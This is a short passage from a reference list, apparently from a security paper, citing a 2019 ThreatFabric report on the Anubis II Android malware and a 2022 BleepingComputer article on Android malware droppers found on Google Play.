[Thr19] ThreatFabric. Anubis ii - malware and afterlife. Technical report, ThreatFabric, 2019. URL: https://www.threatfabric.com/blogs/anubis_2_malware_and_afterlife.

[Tou22] Bill Toulas. Android malware droppers with 130k installs found on google play. Technical report, Bleepingcomputer, 2022. URL: https://www.bleepingcomputer.com/news/security/android-malware-droppers-with-130k-installs-found-on-google-play/.